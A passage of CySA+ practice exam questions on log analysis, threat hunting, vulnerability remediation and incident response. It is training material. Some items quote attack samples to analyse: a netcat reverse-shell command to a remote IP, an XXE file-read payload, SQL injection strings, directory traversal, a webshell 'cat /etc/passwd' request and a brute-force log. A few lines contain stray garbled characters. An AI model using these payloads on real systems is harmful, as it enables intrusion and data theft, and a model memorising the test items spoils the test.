35. You have been asked to review the SIEM event logs for suspected APT activity. You have been given several indicators of compromise, such as a list of domain names and IP addresses. What is the BEST action to take in order to analyze the suspected APT activity?

A.Use the IP addresses to search through the event logs

B.Analyze the trends of the events while manually reviewing them to see if any indicators match

C.Create an advanced query that includes all of the indicators and review any matches

D.Scan for vulnerabilities with exploits known to previously have been used by an APT

36. An SNMP sweep is being conducted, but the sweep receives no-response replies from multiple addresses that are believed to belong to active hosts. What does this indicate to a cybersecurity analyst?

A.The machines are unreachable

B.The machines are not running SNMP servers

C.The community string being used is invalid

D.Any listed answers may be true

37. You are creating a script to filter some logs so that you can detect any suspected malware beaconing. Which of the following is NOT a typical means of identifying a malware beacons behavior on the network?

A.The beacon's persistence

B.The be’con's protocol

C.The beaco’ing interval

D.The removal of known traffic

38. You want to search all the logs using REGEX to alert on any findings where a filename contains the word "password" (regardless of the case). For example, "PASSWORD.txt", "Password.log", or "pAssWord.xlsx" should cause the alert to occur. Once deployed, this search will be conducted daily to find any instances of an employee saving their passwords in a file that could be easily found by an attacker. Which of the following commands would successfully do this?

A.grep \i password logfile.log

B.grep "(PASSWORD)|(password)" “ogfile.log

C.grep password /i logfile.log

D.grep -i password logfile.log

39. A cybersecurity analyst is attempting to perform an active reconnaissance technique to audit their company’s security controls. Which DNS assessment technique would be classified as active?

A.A DNS forward or reverse lookup

B.A zone transfer

C.A whois query

D.Using maltego

40. You have received a laptop from a user who recently left the company. You went to the terminal in the operating system and typed 'history' into the promp‘ and se’ the following:

```
> for i in seq 255; ping -c 1 10.1.0.$i; done
```

Which of the following best describes what actions were performed by this line of code?

A.Attempted to conduct a SYN scan on the network

B.Conducted a ping sweep of the subnet

C.Conducted a sequential ICMP echo reply to the subnet

D.Sequentially sent 255 ping packets to every host on the subnet

41. Riaan's company runs critical web applications. During a vulnerability scan, Riaan found a serious SQL injection vulnerability in one of their web applications. The system cannot be taken offline to remediate the vulnerability. Which of the following compensating controls should Riaan recommend using until the system can be remediated?

A.IPS

B.WAF

C.Vulnerability scanning

D.Encryption

42. You are analyzing DNS logs looking for indicators of compromise associated with the use of a fast flux network. You are already aware that the names involved in this particular fast flux network are longer than 50 characters and always end in a .org top-level domain. Which of the following REGEGX expressions would you use to filter DNS traffic that matches the criteria?

A.\b[A-Za-z0-9\.\-]{50,251}+\.org

B.\b(A-Za-z0-9\.\-){50,251}|\.org

C.\b[A-Za-z0-9\.-]{50,251}+.org

D.\b[A-Za-z0-9.-]{50,251}+.org

43. You have been tasked to create some baseline system images in order to remediate vulnerabilities found in different operating systems. Before any of the images can be deployed, they must be scanned for malware and vulnerabilities. You must ensure the configurations meet industry-standard benchmarks and that the baselining creation process can be repeated frequently. What vulnerability option would BEST create the process

requirements to meet the industry-standard benchmarks?

A.Utilizing an operating system SCAP plugin

B.Utilizing an authorized credential scan

C.Utilizing a non-credential scan

D.Utilizing a known malware plugin

44. While studying for your CompTIA CySA+ course at Dion Training, you decided you want to install a SIEM to collect data on your home network and its systems. You do not want to spend any money purchasing a license, so you decide to use an open-source option instead. Which of the following SIEM solutions utilize an open-source licensing model?

A.Splunk

B.QRadar

C.ArcSight

D.OSSiM

45. Aymen is creating a procedure for the remediation of vulnerabilities discovered within his organization. He wants to ensure that any vendor patches are tested prior to deploying them into the production environment. What type of environment should his organization establish?

A.Staging

B.Honeypot

C.Honeynet

D.Development

46. In 2014, Apple's implementation of SSL had a severe vulnerability that, when exploited, allowed an attacker to gain a privileged network position that would allow them to capture or modify data in an SSL/TLS session. This was caused by poor programming in which a failed check of the connection would exit the function too early. Based on this description, what is this an example

of?

A.Use of insecure functions

B.Insufficient logging and monitoring

C.Improper error handling

D.Insecure object reference

47. Which type of monitoring would utilize a network tap?

A.Router-based

B.Active

C.Passive

D.SNMP

48. Which term is used in software development to refer to the method in which app and platform updates are committed to a production environment rapidly?

A.Continuous delivery

B.Continuous integration

C.Continuous deployment

D.Continuous monitoring

49. You have just run the following commands on your Linux workstation:

```
DionTraining:~ root# ls
Names.txt

DionTraining:~ root# more Names.txt
DION
DIOn
DIon
```

```
Dion
Dion
```

```
DionTraining:~ root# grep -i DION Names.txt
```

Which of the following options would be included as part of the output for the grep command issued? (SELECT ALL THAT APPLY)

A.DION

B.DIOn

C.Dion

D.Dion

E.dion

50. Evaluate the following log entry:

```
Jan 11 05:52:56 lx1 kernel: iptables INPUT drop IN=eth0 OUT=
MAC=00:15:5d:01:ca:55:00:15:5d:01:ca:ad:08:00 SRC=10.1.0.102
DST=10.1.0.10 LEN=52 TOS=0x00 PREC=0x00 TTL=128 ID=3988 DF
PROTO=TCP SPT=2583 DPT=23 WINDOW=64240 RES=0x00 SYN
URGP=0
```

Based on this log entry, which of the following statements are true?

A.The packet was blocked inbound to the network

B.MAC filtering is enabled on the firewall

C.Packets are being blocked inbound to and outbound from the network

D.An attempted connection to the telnet service was prevented

E.The packet was blocked outbound from the network

F.An attempted connection to the ssh service was prevented

51. Dion Training allows its visiting business partners from CompTIA to use an available Ethernet port in their conference room to establish a VPN connection back to the CompTIA internal network. The CompTIA employees

should be able to obtain internet access from the Ethernet port in the conference room, but nowhere else in the building. Additionally, if a Dion Training employee uses the same Ethernet port in the conference room, they should be able to access Dion Training’s secure internal network. Which of the following technologies would allow you to configure this port and support both requirements?

A.Create an ACL to allow access

B.Configure a SIEM

C.MAC filtering

D.Implement NAC

52. Which of the following commands would NOT provide domain name information and details about a host?

A.dig -x [ip address]

B.host [ip address]

C.nslookup [ip address]

D.sc [ip address]

53. During the analysis of data as part of ongoing security monitoring activities, which of the following is NOT a good source of information to validate the results of an analyst's vulnerability scans of the network’s domain controllers?

A.Log files

B.SIEM systems

C.Configuration management systems

D.DMARC and DKIM

54. Which of the following is usually not considered when evaluating the attack surface of an organization?

A.External and internal users

B.Websites and cloud entities

C.Software applications

D.Software development lifecycle model

55. A cybersecurity analyst is reviewing the logs for his company's server and sees the following output:

```
Process spawned by services.exe (c:\windows\system32\inetsrv\svchost.exe)
Process spawned by services.exe (c:\windows\system32\cmd.exe)
Command line (cmd /c start C:\WINDOWS\system32\wmiprvse.exe
c:\WINDOWS\system32\ 2006)
```

Based on this potential indicator of compromise (IoC), which of the following hypotheses should you make to begin threat hunting?

A.Beaconing is establishing a connection to a C2 server

B.Data exfiltration is occurring over the network

C.A common protocol is being used over a non-standard port

D.Unauthorized privileges are being utilized

56. Which of the following is NOT a valid reason to conduct reverse engineering?

A.To commit industrial espionage

B.To determine how a piece of malware operates

C.To allow the software developer to spot flaws in their source code

D.To allow an attacker to spot vulnerabilities in an executable

57. You have evidence to believe that an attacker was scanning your network from an IP address at 172.16.1.224. This network is part of a /26 subnet. You wish to quickly filter through a number of logs using a REGEX for anything that came from that subnet. What REGEX expression would provide the appropriate output when searching the logs for any traffic originating from

only IP addresses within that subnet?

A.\b(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)

B.\.(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)

C.\.(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)

D.\.(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)\b

E.\b172\.16\.1\.(25[0-5]|2[0-4][0-9]|19[2-9])\b

F.\b172\.16\.1\.(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)\b

G.\b172\.16\.1\.(25[0-5]|2[0-4][0-9]?)\b

58. You conducted a security scan and found that port 389 is being used when connecting to LDAP for user authentication instead of port 636. The security scanning software recommends that you remediate this by changing user authentication to port to 636 wherever technically possible. What should you do?

A.Conduct remediation actions to update encryption keys on each server to match port 636

B.Mark this as a false positive in your audit report since the services that typically run on ports 389 and 636 are identical

C.Change all devices and servers that support it to port 636 since encrypted services run by default on port 636

D.Change all devices and servers that support it to port 636 since port 389 is a reserved port that requires root access and can expose the server to privilege escalation attacks

59. Consider the following REGEX search string:

```
\b(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)\.
  (25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)\.
  (25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)\.
  (25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)\b
```

Which of the following strings would NOT be included in the output of this search?

A.1.2.3.4

B.001.02.3.40

C.37.259.129.207

D.205.255.255.001

60. You have tried to email yourself a file named "passwords.xlsx" from your corporate workstation to your Gmail account. Instead of receiving the file in your email, you received a description of why this was a policy violation and what you can do to get the file released or resent to you. Which of the following DLP remediation actions has occurred?

A.Alert only

B.Blocking

C.Quarantine

D.Tombstone

61. Raj is working to deploy a new vulnerability scanner for an organization. He wants to verify the information he gets is the most accurate view of the configurations on the laptops of the organization's traveling salespeople in order to determine if there are any configuration issues that could lead to new vulnerabilities. Which of the following technologies would work BEST to collect the configuration information in this situation?

A.Agent-based scanning

B.Server-based scanning

C.Passive network monitoring

D.Non-credentialed scanning

62. Which of the following utilizes a well-written set of carefully developed and tested scripts to orchestrate runbooks and generate consistent server builds across an enterprise?

A.Software as a Service (SaaS)

B.Infrastructure as a Service (IaaS)

C.Infrastructure as Code (IaC)

D.Software Defined Networking (SDN)

63. You are conducting an incident response and have traced the source of the attack to some compromised user credentials. After performing log analysis, you discover that the attack was successfully authenticated from an unauthorized foreign country. Your management is now asking for you to implement a solution to help mitigate this type of attack from occurring again. Which of the following should you implement?

A.Self-service password reset

B.Single sign-on

C.Context-based authentication

D.Password complexity

64. Which of the following sets of Linux permissions would have the least permissive to most permissive?

A.777, 444, 111

B.544, 444, 545

C.711, 717, 117

D.111, 734, 747

65. Tim is working to prevent any remote login attacks to the root account of a Linux system. What method would be the best option to stop attacks like this while still allowing normal users to connect using ssh?

A.Add an iptables rule blocking root logins

B.Add root to the subdoers group

C.Change sshd_config to deny root login

D.Add a network IPS rule to block root logins

66. You are conducting threat hunting for an online retailer. Upon analysis of their web server, you identified that a single HTML response returned as 45 MB in size, but an average response is normally only 275 KB. Which of the following categories of potential indicators of compromise would you classify this as?

A.Beaconing

B.Data exfiltration

C.Introduction of new accounts

D.Unauthorized privilege

67. Natalie wants to create a backup of the permissions before making changes to the Linux workstation she is going to remediate. What Linux tool can she use to back up the permissions of the system's complete directory structure?

A.chbkup

B.getfacl

C.aclman

D.iptables

68. What type of information will a Cisco switch log when it is configured to capture logs at level 7?

A.Emergencies

B.Errors

C.Warnings

D.Debugging

69. After 9 months of C++ programming, the team at Whammiedyne systems has released their new software application. Within just 2 weeks of release, though, the security team discovered multiple serious vulnerabilities in the application that must be corrected. To retrofit the source code to include the required security controls will take 2 months of labor at the cost of $100,000. Which development framework should Whammiedyne use in the future to

prevent this situation from occurring in other projects?

A.Agile Model

B.DevSecOps

C.DevOps

D.Waterfall Model

70. Which of the following methods should a cybersecurity analyst use to locate any instances on the network where passwords are being sent in cleartext?

A.Full packet capture

B.Net flow capture

C.SIEM event log monitoring

D.Software design documentation review

71. A cybersecurity analyst has deployed a custom DLP signature to alert on any files that contain numbers in the format of a social security number (xxx-xx-xxxx). Which of the following concepts within DLP is being utilized?

A.Exact data match

B.Classification

C.Document matching

D.Statistical matching

72. A cybersecurity analyst is reviewing the logs of an authentication server and saw the following output:

```
[443] [https-get-form] host: diontraining.com   login: jason    password: password
[443] [ht1tps-get-form] host: diontraining.com   login: jason    password: CompTIACySA+
[443]1 [https-get-form] host: diontraining.com   login: jason    password:
```

```
123456
[443] [https-get-form] host: diontraining.com   login: jason    password: qwerty
[443] [https-get-form] host: diontraining.com   login: jason    password: abc123
[443] [https-get-form] host: diontraining.com   login: jason    password: password1
[443] [https-get-form] host: diontraining.com   login: jason    password: P@$$w0rd!
[443] [https-get-form] host: diontraining.com   login: jason    password: C0mpT1@P@$$w0rd
```

What type of attack was most likely being attempted by the attacker?

A.Password spraying

B.Impersonation

C.Credential stuffing

D.Brute force

73. A cybersecurity analyst is conducting proactive threat hunting on a network by correlating and search the Sysmon and Windows Event logs. The analyst uses the following query as part of their hunt:

Query: "mimikatz" NOT "EventCode=4658" NOT "EventCode=4689" EventCode=10 | stats count by _time, SourceImage, TargetImage, GrantedAccess

Based on the query above, which of the following potential indicators of compromise is the threat hunter relying on?

A.Data exfiltration

B.Unauthorized software

C.Processor consumption

D.Irregular peer-to-peer communication

74. A cybersecurity analyst is reviewing the logs of a proxy server and saw the following:

http://test.diontraining.com/index.php?id=1%20OR%2017-7%3d10

What type of attack has likely occurred?

A.Session hijacking

B.SQL injection

C.Buffer overflow

D.XML injection

75. You have been hired to conduct an investigation into a possible insider threat from a user named Terri. Which command would you use to review all sudo commands ever issued by Terri (whose login account is terri and UID=1003) on a Linux system? (Select the MOST efficient command)

A.journalctl _UID=1003 | grep sudo

B.journalctl _UID=1003 | grep -e 1003 | grep sudo

C.journalctl _UID=1003 | grep -e [Tt]erri | grep sudo

D.journalctl _UID=1003 | grep -e [Tt]erri | grep -e 1003 | grep sudo

76. In which operating system ring is a kernel rootkit typically installed?

A.Ring 0

B.Ring 1

C.Ring 2

D.Ring 3

77. Which of the following type of capabilities would an adversary have if they can identify and exploit zero-day vulnerabilities?

A.Acquired and augmented

B.Developed

C.Advanced

D.Integrated

78. Which of the following threats to a SaaS deployment would be the responsibility of the consumer to remediate?

A.Cross-site scripting

B.SQL injections

C.Unpatched operating systems on the server

D.An endpoint security failure

79. A cybersecurity analyst is reviewing the DNS logs for his company's networks and sees the following output:

```
$ cat dns.log | bro-cut query

gu2m9qhychvxrvh0eift.com
oxboxkgtyx9veimcuyri.com
4f3mvgt0ah6mz92frsmo.com
asvi6d6ogplqyfhrn0p7.com
5qlark642x5jbissjm86.com
```

Based on this potential indicator of compromise (IoC), which of the following hypotheses should you make to begin threat hunting?

A.The DNS server's hard drive is being used as a staging location for a data exfiltration

B.Data exfiltration is being attempted by an APT

C.Fast flux DNS is being used for an attacker's C2

D.The DNS server is running out of memory due to a memory resource exhaustion attack

80. A cybersecurity analyst is reviewing the logs of a proxy server and saw the following:

https://www.google.com/search?q=*%40diontraining.com

Which of the following is true about the results of this search?

A.Returns no useful results for an attacker

B.Returns all web pages containing the text diontraining.com

C.Returns all web pages containing an email address affiliated with diontraining.com

D.Returns all web pages hosted at diontraining.com

81. After an employee complains that her computer is running abnormally slow, so you conduct an analysis of the NetFlow data from her workstation. Based on the NetFlow data, you identify a significant amount of traffic from her computer to an IP address in a foreign country over port 6667 (IRC). Which of the following is the most likely explanation for this?

A.The employee is using Internet Relay Chat to communicate with her friends and family overseas

B.Malware has been installed on her computer and is using the IRC protocol to communicate

C.The computer has likely been compromised by an APT

D.This is routine machine-to-machine communications in a corporate network

82. You are conducting a static analysis of an application's source code and see the following:

```
(String) page += "<type name='id' type='INT' value='" +
request.getParameter("ID") + "'>";
```

Based on this code snippet, which of the following security flaws exists in this application?

A.Race condition

B.Improper input validation

C.Improper error handling

D.Insufficient logging and monitoring

83. A cybersecurity analyst notices the following XML transaction while reviewing the communication logs for a public facing application that receives XML input directly from its clients:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE xyz [
<!ELEMENT xyz ANY >
<!ENTITY abc SYSTEM "file:///etc/passwd" >]>
<xyz>&abc;</xyz>
```

Based on the output above, which of the following is true?

A.An XML External Entity (XXE) vulnerability has been exploited and its possible that the password has downloaded the file "/etc/passwd".

B.There is no concern since "/etc/passwd" does not contain any system passwords

C.ISO-8859-1 only covers the Latin alphabet and may preclude other languages from being used

D.The application is using parameterized queries to prevent XML injections

84. Which technique would provide the largest increase in security on a network with ICS, SCADA, or IoT devices?

A.Installation of anti-virus tools

B.Use of a host-based IDS or IPS

C.Implement endpoint protection platforms

D.User and entity behavior analytics

85. You are conducting a review of a VPN device's logs and found the following URL being accessed:

https://sslvpn/dan/../diontraining/html5acc/teach/../../../../../../etc/passwd?/diontr
teach/

Based upon this log entry alone, which of the following most likely occurred?

A.The /etc/passwd file was downloaded using a directory traversal attack

B.An XML injection attack caused the VPN server to return the password file

C.The /etc/passwd file was downloaded using a directory traversal attack if input validation of the URL was not conducted

D.An SQL injection attack caused the VPN server to return the password file

86. Based on some old SIEM alerts, you have been asked to perform a forensic analysis on a given host. You have noticed that some SSL network connections are occurring over ports other than port 443. The SIEM alerts indicate that copies of svchost.exe and cmd.exe have been found in the %TEMP% folder on the host. The logs indicate that RDP connections have previously connected with an IP address that is external to the corporate intranet, as well. What threat might you have uncovered during your analysis?

A.DDoS

B.APT

C.Ransomware

D.Software vulnerability

87. A cybersecurity analyst is analyzing what they believe to be an active intrusion into their network. The indicator of compromise maps to suspected nation-state group that has strong financial motives, APT 38. Unfortunately, the analyst finds their data correlation is lacking and cannot determine which assets have been affected, so they begin to review the list of network assets online. The following servers are currently online: PAYROLL_DB, DEV_SERVER7, FIREFLY, DEATHSTAR, THOR, and DION. Which of the following actions should the analyst conduct first?

A.Hardening the DEV_SERVER7 server

B.Conduct a Nessus scan of the FIREFLY server

C.Conduct a data criticality and prioritization analysis

D.Logically isolate the PAYROLL_DB server from the production network

88. Which of the following automatically combines multiple disparate sources of information together to form a complete picture of events for analysts to use during an incident response or when conducting proactive threat hunting?

A.Machine learning

B.Deep learning

C.Data enrichment

D.Continuous integration

89. Your company is adopting a cloud-first architecture model. Management wants to decommission the on-premises SIEM your analysts use and migrate it to the cloud. Which of the following is an issue with using this approach?

A.Legal and regulatory issues may prevent data migration to the cloud

B.A VM escape exploit could allow an attacker to gain access to the SIEM

C.The company will be dependent on the cloud provider's backup capabilities

D.The company will have less control over the SIEM

90. Which of the following techniques would best mitigate malware that utilizes a fast flux network for its command and control infrastructure?

A.Blacklisting known malicious domain names

B.Conduct detailed statistical analysis of the structure of domain names to detect anomalies

C.Utilize a secure recursive DNS resolver to a third-party secure DNS resolver

D.Blacklisting known malicious IP addresses

91. You are conducting a static analysis of an application's source code and see the following:

```
String query = "SELECT * FROM courses WHERE courseID='" +
request.getParameter("id") + "'
AND certification='"+ request.getParameter("certification")+"'";
```

If an attacker wanted to get a complete copy of the courses table and was able to substitute arbitrary strings for "id" and "certification", which of the following strings allow this to occur?

A.id = "1' OR '1'=='1" and certification = "cysa' OR '1'=='1"

B.id = "1' OR '1'==1" and certification = "cysa' OR '1=='1"

C.id = "1' OR '1'=='1"

D.certification = "cysa' OR '1'=='1"

92. While conducting a static analysis source code review of a program, you see the following line of code:

```
String query = "SELECT * FROM CUSTOMER WHERE CUST_ID='" +
request.getParameter("id") + "'";
```

What is the issue with the largest security issue with this line of code?

A.The code is using parameterized queries

B.The * operator will allow retrieval of every data field about this customer in the CUSTOMER table

C.An SQL injection could occur because input validation is not being used on the id parameter

D.This code is vulnerable to a buffer overflow attack

93. The management at Steven’s work is concerned about rogue devices being attached to the network. Which of the following solutions would quickly provide the most accurate information that Steve could use to identify rogue devices on a wired network?

A.A discovery scan using a port scanner

B.Router and switch-based MAC address reporting

C.A physical survey

D.Reviewing a central administration tool like a SCCM

94. A cybersecurity analyst at Yoyodyne Systems just finished reading a news article about their competitor, Whamiedyne Systems, being hacked by an unknown threat actor. Both companies sell to the same basic group of consumers over the internet since their products are used interchangeably by consumers. Which of the following is a valid cybersecurity concern for Yoyodyne Systems?

A.The attacker will conduct a man-in-the-middle attack

B.The same vulnerability will be compromised on their servers

C.The attacker will conduct a SQL injection against their database

D.They may now be vulnerable to a credential stuffing attack

95. Yoyodyne Systems has recently bought out its competitor, Whamiedyne Systems, which went out of business due to a series of data breaches. As a cybersecurity analyst for Yoyodyne, you are assessing Whamiedyne's existing applications and infrastructure. During your analysis, you discover the following URL is used to access an application:

https://www.whamiedyne.com/app/accountInfo?acct=12345

You change the URL to end with 12346 and notice that a different user's account information is now displayed. Which of the following type of vulnerabilities or threats have you discovered?

A.Insecure direct object reference

B.XML injection

C.Race condition

D.SQL injection

CHAPTER FIVE

DOMAIN 4

Incident Response

For each question in this chapter, you can find a detailed explanation of the correct answer in the appendix of this book. To best learn the material, you should review not just the correct choice, but the full explanation to understand why the correct answer was right and the incorrect choices were wrong.

In each explanation, you will find the correct answer, the relevant objective, and the detailed explanation listed in the appendix. To be successful on the official exam, you should understand the reasoning behind each question since the official exam will use different wording in their questions while testing the same concepts.

EXAM OBJECTIVES IN THIS CHAPTER

4.1 Explain the importance of the incident response process.

•Communication plan

•Response coordination with relevant entities

•Factors contributing to data criticality

4.2 Given a scenario, apply the appropriate incident response procedure.

•Preparation

•Detection and analysis

•Containment

•Eradication and recovery

•Post-incident activities

4.3 Given an incident, analyze potential indicators of compromise.

•Network-related

•Host-related

•Application-related

4.4 Given a scenario, utilize basic digital forensics techniques.

•Network

•Endpoint

•Mobile

•Cloud

•Virtualization

•Legal hold

•Procedures

•Hashing

•Carving

•Data acquisition

Domain 4 Practice Exam Questions

1. A forensics team follows documented procedures while conducting an investigation into a data breach. The team is currently in the first phase of its investigation. Which of the following processes would they perform during this phase?

A.Secure the scene to prevent contamination of evidence

B.Create a report of the methods and tools used

C.Document and prove the integrity of evidence

D.Make a copy of the evidence

2. Which of the following methods could not be used to retrieve the key from a forensic copy of a BitLocker encrypted drive?

A.Analyzing the hibernation file

B.Analyzing the memory dump file

C.Retrieving the key from the MBR

D.Performing a FireWire attack on mounted drives

3. You work as the incident response team lead at Fail to Pass Systems. Sierra, a system administrator, believes an incident has occurred on the network and contacts the SOC. At 2:30 am, you are woken up by a phone call from the CEO of Fail to Pass stating an incident has occurred and that you need to solve this immediately. As you are getting dressed to drive into the office, your phone rings again. This time, it is the CIO who starts asking you a lot of technical questions about the incident. The first you heard of this incident was 5 minutes ago from the CEO, so you obviously don't have the answers to the CIO's questions. Based on this scenario, which of the following issues needs to be documented in your lessons learned report once this incident is resolved?

A.An established incident response form for all employees to use to collect data

B.A call list/escalation list

C.A robust method of incident detection

D.An offline incident response jump bag or kit

4. You are the first forensic analyst to arrive on the scene of a data breach. You have been asked to begin evidence collection on the server while waiting for the rest of your team to arrive. Which of the following evidence should you capture first?

A.Image of the server's SSD

B.L3 cache

C.Backup tapes

D.ARP cache

5. You are conducting a forensic analysis of a hard disk and need to access a file that appears to have been deleted. Upon analysis, you have determined that data fragments from the file exist scattered across the unallocated and slack space of the drive. Which technique could you use to recover the data?

A.Hashing

B.Recovery

C.Overwrite

D.Carving

6. You are reverse engineering a piece of malware recovered from a retailer’s network for analysis. They found that the malicious code was extracting track data from their customer's credit cards during processing. Which of the following types of threats would you classify this malware as?

A.Rootkit

B.Keylogger

C.Ransomware

D.POS malware

7. Shawn needs to boot a system in order to remediate it. The system was compromised by an attack and had a malicious program installed by creating a RunOnce key in the registry. What can Shawn do to boot the computer and prevent the RunOnce from executing the malicious program listed in the registry key?

A.Disable the registry at boot

B.Boot with Safe Mode

C.Boot with the –RunOnce flag

D.RunOnce cannot be disabled therefore she will need to boot from external media to disable it first

8. You are conducting an incident response and have already eradicated the malware from a victimized system. Which of the following actions should you perform as part of the recovery phase?

A.Sanitization

B.Reimaging

C.Setting permissions

D.Secure disposal

9. You have just begun an investigation by reviewing the security logs. During the log review, you notice the following lines of code:

```
sc config schedule start auto
net start schedule
at 10:42 “”c:\temp\nc.exe 123.12.34.12 443 -e cmd.exe “”
```

What BEST describes what is occurring and what action do you recommend to stop this for occurring?

A.The host is using the Windows Task Scheduler at 10:42 to run nc.exe from the temp directory to create a remote connection to 123.12.34.12; you should recommend removing the host from the network

B.The host (123.12.34.12) is running nc.exe from the temp directory at 10:42

using the auto cron job remotely; No recommendation is required since this is not malicious activity

C.The host is beaconing to 123.12.34.12 every day at 10:42 by running nc.exe from the temp directory; you should recommend removing the host from the network

D.The host (123.12.34.12) is a rogue device on the network; you should recommend removing the host from the network

10. Which of the following provides the detailed, tactical information that CSIRT members need when responding to an incident?

A.Procedures

B.Guidelines

C.Policies

D.Framework

11. Which of the following would be used to prevent a firmware downgrade?

A.SED

B.eFUSE

C.TPM

D.HSM

12. Which of the following actions should be done FIRST after forensically imaging a hard drive for evidence in an investigation?

A.Digitally sign the image file to provide non-repudiation of the collection

B.Encrypt the source drive to ensure an attacker cannot modify its contents

C.Create a hash digest of the source drive and the image file to ensure they match

D.Encrypt the image file to ensure it maintains data integrity

13. A forensic analyst needs to access a macOS encrypted drive that uses FileVault 2. Which of the following methods is NOT a means of unlocking the volume?

A.Conduct a brute-force attack against the FileVault 2 encryption

B.Retrieve the key from memory while the volume is mounted

C.Acquire the recovery key

D.Extract the keys from iCloud

14. What information should be recorded on a chain of custody form during a forensic investigation?

A.The list of individuals who made contact with files leading to the investigation

B.The list of former owners/operators of the workstation involved in the investigation

C.Any individual who worked with evidence during the investigation

D.The law enforcement agent who was first on the scene

15. You are notified by an external organization that an IP address associated with your company's email server has been sending spam emails requesting funds as part of a "lottery" collection scheme. An investigation into the incident reveals the email account used was Connor from the sales department, and that Connor's email account was only used from one workstation. You analyze Connor's workstation and discover several unknown processes running, but NetFlow analysis reveals no attempted lateral movement to other workstations on the network. Which containment strategy would be most effective to use in this scenario?

A.Isolate the workstation computer by disabling the switch port and reset Connor's username/password

B.Isolate the network segment Connor is on and conduct a forensic review of all workstations in the sales department

C.Unplug the workstation's network cable and conduct a complete reimaging of the workstation

D.Request disciplinary action for Connor for causing this incident

16. Fail to Pass Systems recently installed a break and inspect appliance that allows for their cybersecurity analysts to observe HTTPS traffic entering and leaving their network. Consider the following output from a recorded session captured by the appliance:

```
POST /www/default.php HTTP/1.1
HOST: <external IP address>.123
Content-Length: 147
Cache-Control: no-cache
Origin: chrome-extension://ghwjhwrequsds
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:24.0) Gecko/20100101 Firefox/24.0
Content-Type: multipart/form-data; boundary=----
WebKitFormBoundaryaym16ehT29q60rUx
Accept:*/*
Accept-Language: zh, en-us; q=0.8, en; q=0.6
Cookie: security=low; PHPSESSID=jk3j2kdso8x73kdjhehakske
------WebKitFormBoundaryaym16ehT29q60rUx
Content-Disposition: form-data; name="q"
cat /etc/passwd
------WebKitFormBoundaryaym16ehT29q60rUx
```

Which of the following statements is true?

A.The /etc/passwd file was just downloaded through a webshell by an attacker

B.This is a normal request from a host to your web server in the DMZ

C.A request to issue the command "cat /etc/passwd" occurred but additional analysis is required to verify if the file was downloaded

D.The web browser used in the attack was Microsoft Edge

17. You are analyzing the logs of a forensic analysts workstation and see the following:

```
root@DionTraining:/home# dd if=/dev/sdc of=/dev/sdb bs=1M count=1000
```

What does the bs=1M signify in the command list above?

A.Sends output to a blank sector

B.Sets the beginning sector

C.Sets the block size

D.Removes error messages and other incorrect data

18. According to the Lockheed Martin's white paper "Intel Driven Defense", which of the following technologies could would degrade an adversary's effort during the actions on objectives phase of the kill chain?

A.Honeypot

B.Quality of service

C.NIPS

D.Audit log

19. During which incident response phase is the preservation of evidence performed?

A.Preparation

B.Detection and analysis

C.Containment, eradication, and recovery

D.Post-incident activity

20. A financial services company wants to donate some old hard drives from their servers to a local charity, but they are concerned about the possibility of residual data being left on the drives. Which of the following secure disposal methods would you recommend the company use?

A.Secure erase

B.Cryptographic erase

C.Zero-fill

D.Overwrite

21. When conducting forensic analysis of a hard drive, what tool would BEST prevent changing the contents of the hard drive during your analysis?

A.Forensic drive duplicator

B.Hardware write blocker

C.Software write blocker

D.Degausser

22. You are conducting an investigation on a suspected compromise. You have noticed several files that you don't recognize. How can you quickly and effectively check if the files have been infected with malware?

A.Submit the files to an open-source intelligence provider like VirusTotal

B.Disassembly the files and conduct static analysis on them using IDA Pro

C.Run the Strings tool against each file to identify common malware identifiers

D.Scan the files using a local anti-virus/anti-malware engine

23. Which of the following is NOT considered a phase in the incident response cycle?

A.Containment, eradication, and recovery

B.Notification and communication

C.Detection and analysis

D.Preparation

24. Which of the following is the difference between an incident summary

report and a lessons learned report?

A.A lessons learned report is designed for a non-technical audience

B.An incident summary report is designed for a non-technical audience

C.Both a lessons learned report and an incident summary report are designed for a technical audience

D.Both a lessons learned report and an incident summer report are designed for a non-technical audience

25. You are conducting an incident response and want to determine if any account-based indicators of compromise (IoC) exist on a compromised server. Which of the following would you NOT search for on the server?

A.Off hours usage

B.Malicious processes

C.Unauthorized sessions

D.Failed logins

26. Following an incident, the incident response team has generated a large number of recommendations for additional controls and items to be purchased in order to prevent future recurrences. Which of the following approaches best describes what the organization should do next?

A.Immediately procure and install all of them because the adversary may reattack at any time

B.Submit a prioritized list with all of the recommendations for review, procurement, and installation

C.Conduct a cost/benefit analysis of each recommendation against the company's current fiscal posture

D.Contract an outside security consultant to provide an independent assessment of the network and outsource the remediation efforts

27. Which of the following actions should you perform during the post-

incident activities of an incident response?

A.Perform evidence retention in accordance with the timescale defined by the regulatory or legal impact of the incident

B.Sanitize storage devices that contain any dd images collected to prevent liability arising from evidence collection

C.Create an incident summary reporting with in-depth technical recommendations for future resourcing and budgeting

D.Ensure confidentiality of the lessons learned report by not sharing it beyond the incident response team who handled the investigation

28. You are developing a containment and remediation strategy to prevent the spread of an APT within your network. Your plan suggests creating a mirror of the company's databases, routing all externally sourced network traffic to it, and gradually updated with pseudo-realistic data in order to confuse and deceive the APT as they attempt to exfiltrate the data. Once the attacker has downloaded the corrupted database, your company would then conduct remediation actions on the network and restore the correct database information to the production system. Which of the following types of containment strategies does the plan utilize?

A.Segmentation-based containment disrupts the APT by using a hack-back approach

B.Isolation-based containment by removing the affected database from production

C.Segmentation-based containment that deceives the attack into believing their attack was successful

D.Isolation-based containment by disconnecting the APT from the affected network

29. You are conducting a forensic analysis of an iPad backup and discovered that only some of the information is contained within the backup file. Which of the following best explains why some of the data is missing?

A.The backup was interrupted

B.The backup is encrypted

C.The backup is a differential backup

D.The backup is stored in iCloud

